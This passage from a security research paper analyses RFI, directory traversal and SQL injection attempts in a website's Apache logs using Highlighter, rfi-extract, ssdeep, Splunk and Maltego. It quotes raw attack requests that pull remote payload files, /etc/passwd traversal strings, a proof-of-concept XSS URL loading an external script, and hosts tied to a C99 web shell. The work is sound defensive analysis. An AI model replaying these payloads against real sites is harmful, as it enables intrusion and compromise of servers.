functionality drivers for Highlighter use. Keep in mind that, once installed, the Highlighter User Guide PDF is included under `Mandiant | Highlighter` in the Start menu. HolisticInfoSec.org logs exhibit all expected web application attack attempts, including RFI, in living color (Highlighter pun intended); they'll all come to light here.

During analysis of RFI attacks such it becomes quickly apparent that common include file names are utilized by attackers during attempted inclusions. A common example is `fx29id1.txt` and a typical log entry follows:

```
85.25.84.200 - - [14/Aug/2011:20:30:13 -0600] "GET
////////accounts/inc/include.php?language=0&lang_settings[0
][1]=http://203.157.161.13//appserv/fx29id1.txt? HTTP/1.1"
404 2476 "-" "Mozilla/5.0"
```

With `holisticinfosec.org-Aug-2011.log` loaded in Highlighter, `fx29id1.txt` was queried in the keyword search field. Eight lines were detected; the graphical view was used to scroll and align the text view with highlighted results as seen in Figure 11.



Figure 11: Highlighted RFI keyword

Reviewing each of the eight entries confirmed the fact that the RFI attempts were unsuccessful as a 404 code was logged with each entry. It was also noted that all eight entries originated from 85.25.84.200. As such, 85.25.84.200 was highlighted, right-clicked, and `Show Only` was selected. The result limited the Highlighter view to only entries including 85.25.84.200, 15 entries in total. Much as Jed indicated above, not only was other malfeasance quickly discovered from 85.25.84.200, but other similar attack patterns from other IPs as well.

Via another right-click, `Field Operations | Set Delimiter` were selected followed by `Pre-Defined | Apache Log`. A final right-click thereafter to select `Field Operations | Parse Date/Time` resulted in the histogram seen in Figure 12.



Figure 12: Histogram showing Events Over Time

Users who wish to leave fields highlighted while then tagging another for correlation must check the `Cumulative` checkbox at the top toolbar. Additionally, to jump to a highlighted field, though only for the most recent set of highlights, users can utilize the 'n' hotkey for next and 'p' hotkey for previous. Hotkeys can be reviewed via

`File | Edit Hotkeys` and are well defined in the user guide. To manage highlights, perhaps remove one of a set of cumulative highlights, right-click in the text UI, choose `Highlights | Manage`, then check the highlight you wish to remove as seen in Figure 13.



Figure 13: Highlighter Manager

As indicated in Imperva's Hacker Intelligence Summary Report – Remote File Inclusion, "many RFI attacks were interleaved with other attack vectors. For example, a Directory Traversal was used to identify RFI vulnerabilities of the application." (Imperva, 2011) An example of this is evident in Holisticinfosec.org logs and can be discovered with Highlighter. Using Highlighter quick, simple checks for cross-site scripting and SQL injection were conducted against holisticinfosec.org logs via the likes of keyword searches such as `<script>`, `select`, `union`, `onmouseover`, etc. but few were found. But of 96,427 log entries for August 2011, 10 directory traversal attempts specific to the keyword search `/etc/password` were discovered. While this is a very limited query in and of itself (there are endless other target opportunities) it proves the point.

To ensure that no directory traversal attempts were successful all previous highlights where cleared then `/etc/passwd%00` was manually selected from one of the initially discovered entries, followed by utilizing the `Highlight` feature. A right-click of one of the highlighted lines and the use of `Show Only` reduced the UI view down to only the expected 10 results. 404 was then selected with a swipe of the mouse, followed by `Highlight` again. This allowed quick confirmation that all 10 entries exhibited 404s only; no successful attempts as seen in Figure 14.



Figure 14: Highlighter query reduction

Large file handling is a Highlighter strong suit. When loading a 2.44GB Swatch log file it took a little time to load and format (to be expected), but Highlighter handled 24,502,412 log entries admirably without suffering performance degradation or failing. A query for a specific inode was executed and Highlighter tagged 1930 hits across 25 million+ lines in ten minutes.

3.2.2. RFI-extract

Internet Storm Center incident handler Rob Danford created a Perl script (referred to here as rfi-extract) in 2008 to grep RFI attacks from raw Apache logs. This elegant solution utilizes regular expressions to nibble away at left side of a log entry (in simple terms, from left of parameter input) to reduce it to a remainder that matches a URL *after* parameter input likely representing an RFI attempt. Following is a full holisticinfosec.org log entry from November 2011:

```
211.202.2.42 - - [01/Nov/2011:11:10:15 -0600] "GET
/content/view/184/45/index.php?_REQUEST=&_REQUEST%5boption%
5d=com_content&_REQUEST%5bItemid%5d=1&GLOBALS=&mosConfig_ab
solute_path=http://www.veterantudm.org.my/Databases/fpclass
/logon.txt?? HTTP/1.1" 403 583 "-" "libwww-perl/5.79"
```

After executing `perl rfi-extract.pl -e -f holisticinfosec.org-Nov-2011` against November's full log set, the rfi-extract output file included:

```
"01/Nov/2011:11:38:43 -
0600","211.202.2.42","http://www.veterantudm.org.my/databas
es/fpclass/logon.txt"
```

Russ McRee, russ@holisticinfosec.org

Logon.txt represents the file the attacker attempted to "remotely include" via the `mosConfig_absolute_path` parameter. The rfi-extract script is available on demand via the author's email address. It's easiest to run on a Linux system. To install dependencies on an Ubuntu/Debian system issue `sudo apt-get install libdate-calc-perl libfile-tail-perl`. These dependencies will need to be met for Perl running on Windows systems as well. Referring again to the above command string, `perl rfi-extract.pl -e -f holisticinfosec.org-Nov-2011`, the –e flag ensure that the script extracts RFI URLs only and the –f flag calls the desired log file. Reducing full log sets with RFI-extract to *only* RFI attempts allows for far more efficient analysis with other tools such as ssdeep and Splunk.

3.2.3. Ssdeep

One commonality among RFI attacks is code reuse. After identifying attack scripts on victim and attacker servers, researchers can confirm likeness. Again Imperva's May 2011 report (Imperva, 2011) indicates that "similar copies of included script files are deployed on different compromised servers." This can be proven using holisticinfosec.org log entries and ssdeep. Jesse Kornblum's ssdeep is for use in computing context triggered piecewise hashes (CTPH) or fuzzy hashes. Fuzzy hashes can match inputs that have homologies where "such inputs have sequences of identical bytes in the same order, although bytes in between these sequences may be different in both content and length." (Kornblum, 2011) The reference to homologies is important here. According to Berkley University's Understanding Evolution website, "evolutionary theory predicts that related organisms will share similarities that are derived from common ancestors. Similar characteristics due to relatedness are known as homologies." (Various, 2006) This theory is immediately in evidence for the analysis of RFI code reuse.

Utilizing rfi-extract output for holisticinfosec.org logs from February 2012 , two include files from seemingly unrelated attack attempts will be examined with ssdeep. The URLs for the attempted includes are represented by the following two rfi-extract output entries:

Russ McRee, russ@holisticinfosec.org

1) "04/Feb/2012:20:45:09 -0700","78.13.62.1",http://eurosystems.it/conf_commerciale/images/tid.gif

2) "24/Feb/2012:17:35:45 -0700","86.125.219.12","http://www.salimhome.com/bsxc//ipays.jpg"

The source IP addresses are from Italy and Romania, and the include file domains are hosted in Italy and China respectively. While these facts would seem to imply no relationship between the include files, `tid.gif` and `ipays.jpg`, ssdeep indicates otherwise. Note that one tactic often utilized in RFI attacks is the use of image file extensions to disguise script files, avoid detection, and bypass filters. To utilize the ssdeep source code reuse functionality, each include file was placed in a similarly named directory, `eurosystems` and `salimhome` to be specific. The ssdeep –l flag uses relative paths for filenames and –r establishes recursive mode. Thus `ssdeep -lr eurosystems > eurosystems.txt` calculates the fuzzy hash for files in the `eurosystems` directory; in this case, just `tid.gif`. To then compare the fuzzy hash from `tid.gif` to that of `ipays.jpg` `ssdeep -lrm eurosystems.txt salimhome` was executed. Users can add `-v` for verbosity and `-a` to render a score even if zero. The result follows:

```
D:\malwareAnalysis\RFI\current>ssdeep -lrm eurosystems.txt salimhome
s a l i m h o m e \ i p a y s . j p g  matches eurosystems.txt:e  (90)
```

The score, as represented by (90), is a weighted measure from 0 to 100 where the higher the number the more similar the files. Harkening back to the theory of homologies predicting that "related organisms will share similarities that are derived from common ancestors", research clearly indicates as significant measure of similarity between `tid.gif` and `ipays.jpg`. Actual file review indicates that both files are a copy of c99

injektor v1 06.2008 as re-coded and modified by ipays. C99 inkektor is simply a version of `Backdoor:PHP/C99shell` which is a PHP script that allows a remote malicious user access to a victim server. Both versions declared http://kraksaans.co.cc under the `sh_mainurl` parameter, and called http://www.utama-audio.com/ipays/ for c99sh updates. Log email parameters were defined differently though, matiostore@gmail.com for ipays.jpg and czber@yahoo.com for tid.gif.

3.2.4. Splunk

Hopefully the reader is already familiar with Splunk and its rich feature set. Should an introduction or refresher be required the author offers *Splendid Splunk: Unifying Events with Splunk* on demand via email as published in the June 2010 edition of ADMIN Magazine. For this research, two indexes were created with a Splunk instance. The first index, `holisticinfosec`, contains raw Apache logs for holisticinfosec.org from June 2011 through April 2012 and contains 1,091,692 entries. The second index, `rfi-extract`, contains only entries resulting from execution of the rfi-extract script mentioned in section 3.2.2 against the same raw log set indexed in `holisticinfosec`. This index contains 3,871 entries.

Splunk includes IP location functionality that allows users to conduct queries such as `index="rfi-extract" | iplocation | table IPv4, City, Country | top Country`. The result is a table that includes country, count, and rank by percentage of total log entries. As queried against the `rfi-extract` index the data returned represents the origin of source IP addresses (attackers) ranked from most to least entries by country. This same query logic can be conducted to determine geographic distribution of victims as well. Splunk users may need to `Extract Fields` from the indexed data if Splunk does not innately define them. As an example, to query URLs from the `rfi-extract` index data, `index="rfi-extract"` was issued first. From the first result, the down arrow button was clicked and `Extract Fields` was selected as noted in Figure 15.



Figure 15: Splunk - Extract Fields

A full URL was then copied into the `Example` values for a field form and `Generate` was selected. Regex is then automatically generated for the field and one need only save as the preferred field name. URL was utilized in this case. A query utilizing this newly defined field would then be `index="rfi-extract" | top url`. The result would then include, ranked in order of log entries, the URLs most often included as part of RFI attack attempts as seen in Figure 16.



Figure 16: RFI domains

One of the interesting findings when drilling into any one of the domains shown in Figure 10 is that there are multiple related source IPs, indicating that multiple attackers are attempting to remotely include the same file in the holisticinfosec.org web application. Source IPs 211.202.2.42, 203.71.2.73, and 95.50.243.50 each called `http://www.dedi24.com/galerie/bilder/thumbs/logon.txt` for a combined total of 44 times. Of 200 remote file include attack attempts utilizing `http://rebro.sk/juraj/counters/logon.txt` as the include file, six different source IPs were identified, including 203.71.2.73 as noted in the attack inclusive of the `dedi24.com` domain. These six IP addresses will be explored for commonalities in section 3.2.5 below.

Russ McRee, russ@holisticinfosec.org

3.2.5. RFI Analysis and Statistics

In order to connect data collected via the above mentioned methodology to the premise of Internet Background Abuse an additional level of analysis is required. This exercise will begin with a raw holisticinfosec.org log entry from 12 APR 2012 as seen in Figure 17.

```
184.107.208.242 - - [12/Apr/2012:20:05:39 -0600] "GET
/toolsmith//dfd_cart/app.lib/product.control/core.php/customer.area/customer.browse.list.php?set_depth=?src=
http://wordpress.com.scemuss.cl/tim.php HTTP/1.1" 404 2582 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-
US; rv:1.9.2.12) Gecko/20101026 Firefox/3.6.12"
```

Figure 17: Raw RFI attempt log entry

The rfi-extract result for the same log entry reduces content to:

```
"12/Apr/2012:20:05:39 -
0600","184.107.208.242","http://wordpress.com.scemuss.cl/tim.php"
```

It should be apparent that an attempt was made from source IP 184.107.208.242 (Canada) to remotely include `http://wordpress.com.scemuss.cl/tim.php` via a non-existent parameter:

```
/toolsmith//dfd_cart/app.lib/product.control/core.php/customer.ar
ea/customer.browse.list.php?set_depth=?src=
```

Note the 404 error as seen in **Figure 9** indicating that the attempt was unsuccessful and that the toolsmith directory simply hosts PDF files. Further, the .cl domain implies a site of Chilean origin but is hosted in the US at ThePlanet (74.55.98.74). As is common, the file included in the RFI attack attempt is hosted in a completely different location than that of the attacking source IP address.

This attack attempt is laden with irony. First, note the file name tim.php. Recent well publicized mass RFI attacks include attacks against the WordPress TimThumb image resizing script (timthumb.php) to promote fake antivirus (Goodin, 2011). Yet the server hosting tim.php was running a Joomla instance even though the domain name wordpress.com.scemuss.cl tries desperately to imply otherwise. This is probably an attempt by the attacker to disguise the tim.php file as known good on victim systems. Second, the attack attempt includes reference to DFD Cart (`dfd_cart`), a PHP shopping cart script from Dragon Frugal. DFD Cart suffered multiple file inclusion vulnerabilities

in 2007 as noted via Secunia Advisory SA26920 (Secunia, 2007), which helps make sense of the raw log entry. All vulnerable scripts per the 2007 finding were located in the `app.lib/product.control/core.php` directory which can be seen as included in the log entry per **Figure 9**. But lending further to the irony is the fact that the author discovered the only other responsibly disclosed DFD Cart vulnerabilities as published via Secunia Advisory SA38635 (Secunia, 2010) and noted on the DFD Cart website (DragonFrugal, 2010). One could conclude that perhaps search engine logic is used by the RFI controller and discovered the DFD Cart advisory as published on holisticinfosec.org. Yet, the include attempt was made against a completely unrelated static directory with no dynamic functionality. Alternatively, this finding is entirely random and is a text book representative for Internet Background Abuse given failed targeting logic on the attacker's part and misconfiguration (failure to patch on the victim's part). Drawing from the IBR/IBA definition in section 2.2 that includes "misconfigured attack tools" one can conclude that the RFI C&C configuration utilized above is, at best, of limited targeting selection and, at worst, terribly misconfigured.

The PHP script tim.php was downloaded to a malware analysis workstation where it was determined to be `PHP:Mailer-K`, a SPAM mailer script. Enumeration of the root directory for `wordpress.com.scemuss.cl` determined that the server hosting the `tim.php` script was also hosting `aa.php` and `setf.php`. These two scripts misnamed HTML scripts (not actually PHP) were identical web forms to be used to take advantage of `tim.php` mailer logic as seen in Figure 18.



Figure 18: PHP Mailer in action

As seen in Figure 12, clearly the mailer is functional as the result promptly arrived in the junk folder for the target email address, having immediately met the standard for suspicion per the SmartScreen filter.



Figure 19: PHP Mailer results

This too lends to the premise of Internet Background Abuse given that the RFI attack compromises victim hosts in order to propagate SPAM, one of the perennial forms of Internet abuse. One need only conduct search engine queries for the source IP 184.107.208.242 to discover that it's been implicated in IBA-like activity for months.

A Project Honey Pot comments states "Banned due to exploit/injection attempts by URL: /forum/timthumb.php?src=http://wordpress.com.scemuss.cl/tim.php." (Teschner3, 2012) Therein the attacker was clearly targeting a TimThumb instance as discussed above.

Russ McRee, russ@holisticinfosec.org

Returning to the raw data for statistics, Splunk queries from section 3.2.4 provided a number of interesting findings. Figure 20 shows the geographic distribution of source IP addresses by country and count.



Figure 20

However, the geographic distribution of domains by country, attributed to victim sites (sites hosting include files) exhibits interesting similarities and differences than that of the attacker data set as seen in Figure 21.



Figure 21

While both data sets share the United States as top country of origin as well as Germany and Poland, the similarities end there. Victim sites hosted in Indonesia, Slovak Republic (SK), and Malaysia show a surprisingly high count as referenced per include attempts.

Russ McRee, russ@holisticinfosec.org

One site of interest, from the Slovak Republic (`rebro.sk`), serves as an ideal subject for further analysis.

One of the contributing factors to IBR/IBA as described earlier is non-uniform behavior as the result of "misconfigured network servers, services, and various other software programming bugs." In reviewing the top URLs included in attack attempts from victim sites as identified with the above mention Splunk query, one site was selected for further analysis to assess non-uniform behavior. Two vulnerabilities were immediately noted including directory traversal (often associated with RFI attacks) via `http://marcel.rebro.sk/main.php?act=scan&dir=/var/` and cross-site scripting (XSS) via `http://marcel.rebro.sk/main.php?act=scan&dir="><script src=http://holisticinfosec.org/js/pleasefixme.js></script>` as seen in Figure 22 & 23. These vulnerabilities were reported to the site operator and acknowledged for repair.



Figure 22: Directory Traversal



Figure 23: Cross-site scripting

Directory traversal certainly falls in either the misconfigured server or software programming bugs categories, and XSS is indeed a software flaw. It is common that web applications that fall victim to these flaws may then fall victim to more severe attacks such as RFI or SQLi. Additional application vulnerabilities discovered on victim servers included those that fall in OWASP Top 10 categories A1 Injection & A6 Security Misconfiguration. One site, identified in logs for holisticinfosec.org from November 2011 hosted an include file that was identified by ClamAV as Exploit.E107-1. E107 is a widely used content management system (CSM) web application. This is amusing though as the path to the include file was `http://www.akouavie.com/components/com_virtuemart/os.txt`. The actual victim application in this scenario is a vulnerable Joomla (another popular CMS) add-on, a shopping cart application known as VirtueMart. These findings, as well as the data from rebro.sk, are exemplary in supporting the fact that the most commonly exploited web applications per RFI attacks are Joomla, WordPress, and E107.

One last tactic for exploration of IBA patterns includes relationship analysis via Maltego. Maltego is a program that can determine relationships and connections between a number of useful entities such as IPv4 addresses, domain names, email addresses, and social network groupings. These relationships are established via mappings called transforms (Paterva, 2012). As discussed in section 3.2.4, six unique source IP addresses were identified in attempts to remotely include

`http://rebro.sk/juraj/counters/logon.txt` at the HolisticInfoSec website. These IP addresses, 75.98.226.74, 210.127.253.168, 209.235.192.243, 69.16.226.84, 203.71.2.73, and 211.202.2.42 were introduced to a Maltego workspace as IPv4 address entities. The initial effort including selecting `All Transforms` in order to determine what entities exhibited the most incoming (shared) relationships; the unwieldy result can be seen in Figure 24.



Figure 24: All Transforms proves unwieldy

As the graph included far too many results to be legible when including all entities, the transform selection was reduced to the `To Website where IP appears (using Search Engine)` transform, from the `Other Transforms` grouping, which resulted in a connection to `www.ipfraudreporter.com` from all six IPs. Unfortunately the resulting graph remained unreadable at a small scale. To improve the view the `www.ipfraudreporter.com` entity was selected, and after a right-click was treated to `Copy to New Graph | Copy with Neighbors | Parents | 5`. The result was a reduced graph showing the six IP addresses as sharing a relationship to `www.ipfraudreporter.com` and snippets of the discovered Website entity content as seen in Figure 25.



Figure 25: Evil IP relationships

Clearly, these six IPs, having been discovered in holisticinfosec.org logs as complicit in RFI attacks, were also noted in other log entries for similar behavior including unauthorized access and SQL/code injection. One can quickly see the value of relationship discovery as provided by Maltego; it's considered by many as invaluable during deeper analysis efforts.

4. Conclusion

It is the intent of this research to establish that Internet Background Abuse, as derived from the academic position on Internet Background Radiation, is a prevalent and steady pattern of abuse discernible in the logs of most if not all web applications. As explored in *3.1 Mass SQL injection attacks*, common web application platforms such as ASP, ASP.net, and ColdFusion, when not properly maintained and defended will readily succumb to automated, wide-scale SQL injection attack. The results not only include the compromise of the web application itself but visitors who are victimized when redirected by the injected JavaScript to another malicious site. Making use of particular log analysis tools based on Log Parser gives the analyst the advantage of SQL-like query power across a vast array of logs and the ability to zoom in on very specific malfeasance quickly.

